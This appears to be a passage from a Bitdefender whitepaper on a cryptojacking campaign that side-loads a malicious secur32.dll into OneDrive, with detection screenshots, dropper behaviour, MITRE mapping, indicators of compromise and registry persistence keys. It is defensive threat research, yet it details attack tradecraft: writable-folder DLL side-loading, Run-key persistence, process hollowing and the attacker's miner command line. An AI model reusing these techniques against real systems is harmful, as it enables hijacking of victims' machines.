


The number of detection plotted against the date, comparing the evolution of the four malicious **secur32.dll** versions

We noticed that changes between the versions don't affect the functionality as much, but rather affect encoded strings.

For instance, the first version we noticed (fed6517a5f84eecc29edee5586d7feeb) contained the string *Lolliedieb/lolMiner-releases/releases/download/***1.48***/lolMiner_v***1.48***_Win64.zip*, while the second version, 9b1c1fd2556275a985bb4ce4aba99975 contained the string *Lolliedieb/lolMiner-releases/releases/download/***1.51a***/ lolMiner_v***1.51a***_Win64.zip*. This implies the authors are updating the download location of the open-source cryptomining software when a new version comes along.

A breakdown of the top 10 countries in terms of number of infected users is as follows:




Campaign distribution

How does Bitdefender defend against the campaign?

Protection


Bitdefender Endpoint Security Tools (BEST) On-Access scanning detects and stops the **dropper** process with a signature of type AI:Coinminer:



Static detection of the **dropper** process as seen on in the Bitdefender Endpoint Security on the victim machine

Detection

To test the detection and visibility of our product, we adjusted the BEST settings to not block malicious processes.




Detection & visibility for **dropper.exe** from the GravityZone web interface

The Advanced Threat Control[7] technology reveals the following actions taken by the dropper:

- running **taskkill.exe** to stop **OneDrive.exe**
- dropping the malicious **secur32.dll**

- running **OneDrive.exe**, which, after loading the malicious **secur32.dll**, makes a request to github.com, to download the open-source crypto miner
- running **reg.exe** which adds OneDrive to startup via Windows Registry
- connecting to the Telegram API
- dropping the config file of the crypto miner (the file ending in **_s**)

Upon reboot, we also notice that **OneDrive.exe** is automatically started by **explorer.exe**, executes **svchost.exe** and hollows it, which means that it replaces the image of **svchost.exe** in memory with the image of the crypto miner:



Detection & visibility for the side-loaded **onedrive.exe** from the GravityZone web interface

The command line of the hollowed **svchost.exe** will be *C:\Windows\system32\svchost.exe --algo ETCHASH --pool etc.2miners.com:1010 --user 0x5aC1BA3f615fEAa6F638436D1C25CB2847C84e34.EasyMiner*

Conclusion

In this article we presented a DLL Side-Loading attack happening within the ubiquitous OneDrive application.

OneDrive can be side-loaded with several other DLLs. In this case, **secur32.dll** was chosen, possibly because OneDrive uses only one of its exports. During our vulnerability disclosure process, we learnt that OneDrive can be installed "per user" or "per machine". In the default "per user" installation, the folder where OneDrive is located is writeable by non-elevated users, meaning that a malicious dll could be dropped there, or executable files can be modified or completely overwritten (**OneDrive.exe**, **OneDriveStandaloneUpdater.exe**).

OneDrive was specifically chosen in this attack because it permits the actor to achieve easy persistence. Adding OneDrive to startup is an action done by the dropper malware, but even if it did not do so, **OneDriveStandaloneUpdater.exe** is by default scheduled to execute each day. Of the detections we received, 95.5% came from **OneDriveStandaloneUpdater.exe** loading the malicious **secur32.dll**. However, Microsoft recommends that customers choose the "per machine" install under the Program Files folder as per the instructions available here.

Given that the "per machine" installation method may not be suitable for all environments and privilege levels, user caution should be one of the strongest lines of defense against commodity malware. Bitdefender recommends that users ensure their AVs and operating systems are up to date, to avoid cracked software and game cheats and to download software from trusted locations only.

Bibliography

1. https://besteffortteam.it/onedrive-and-teams-dll-hijacking/
2. https://www.syxsense.com/onedrive-vulnerability/
3. https://labs.redyops.com/index.php/2020/04/27/onedrive-privilege-of-escalation/
4. https://en.wikipedia.org/wiki/Fowler%E2%80%93Noll%E2%80%93Vo_hash_function
5. https://github.com/xmrig/xmrig
6. https://github.com/Lolliedieb/lolMiner-releases
7. https://businessresources.bitdefender.com/hubfs/Bitdefender-Business-2015-SolutionPaper-ATC-93030-en_EN-web.pdf
8. https://docs.microsoft.com/en-us/onedrive/per-machine-installation

MITRE techniques breakdown

Execution	Persistence	Defense Evasion	Discovery	Command and Control	Impact
User Execution: Malicious File	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Hijack Execution Flow: DLL Side-Loading	Process Discovery	Application Layer Protocol: Web Protocols	Resource Hijacking
Native API		Process Injection: Process Hollowing	System Information Discovery		
			System Location Discovery		

Indicators of compromise

Hashes

- malicious secur32.dll
    - fed6517a5f84eecc29edee5586d7feeb
    - 9b0d09fd16c24a1691fa7e316351399d
    - 9b1c1fd2556275a985bb4ce4aba99975
    - ec36e1abbf75584a9d0bb4a15f8f2c33
- modified OneDrive.exe
    - f3af73070387fb75b19286826cc3126c
- droppers
    - 7de8b8015540bf923385c36f60b9d5ae
    - 656a4c1fcc572e855ac2e512c04ae206
    - 7bbeb20cfcabcfa69d668c24a235082e
    - 7c64bb78b589054079a1048f9fc79708
    - 73cef9a93e9572c148a5785434708c41
    - 7c64bb78b589054079a1048f9fc79708

URLs

- github.com/Lolliedieb/lolMiner-releases/releases/download/1.48/lolMiner_v1.48_Win64.zip
- github.com/Lolliedieb/lolMiner-releases/releases/download/1.51a/lolMiner_v1.51a_Win64.zip
- github.com/xmrig/xmrig/releases/download/v6.17.0/xmrig-6.17.0-msvc-win64.zip

- **Files dropped/ modified/ deleted**
- %appdata%\Local\Microsoft\OneDrive\Secur32.dll
- %appdata%\Local\Microsoft\<random_characters>_s
- %appdata%\Local\Microsoft\<random_characters>_g
- %appdata%\Local\Microsoft\<random_characters>_c

Registry

Places OneDrive to be launched at startup by adding:

- Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- Value: OneDrive
- Type: REG_SZ
- Data: %LocalAppData%\Microsoft\OneDrive\OneDrive.exe

Enables startup action for OneDrive by setting:

- Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
- Value: OneDrive
- Type: REG_BINARY
- Data: 020000000000000000000000

About Bitdefender

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, business, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers over 400 new threats each minute and validates around 40 billion daily threat queries. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence, and its technology is licensed by more than 150 of the world's most recognized technology brands. Launched in 2001, Bitdefender has customers in 170+ countries with offices around the world.

For more information, visit https://www.bitdefender.com.

Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-SLOneDriveCyberJack-creat6318-en_EN
08/08/22August 25, 2022 3:35 pm10/05/22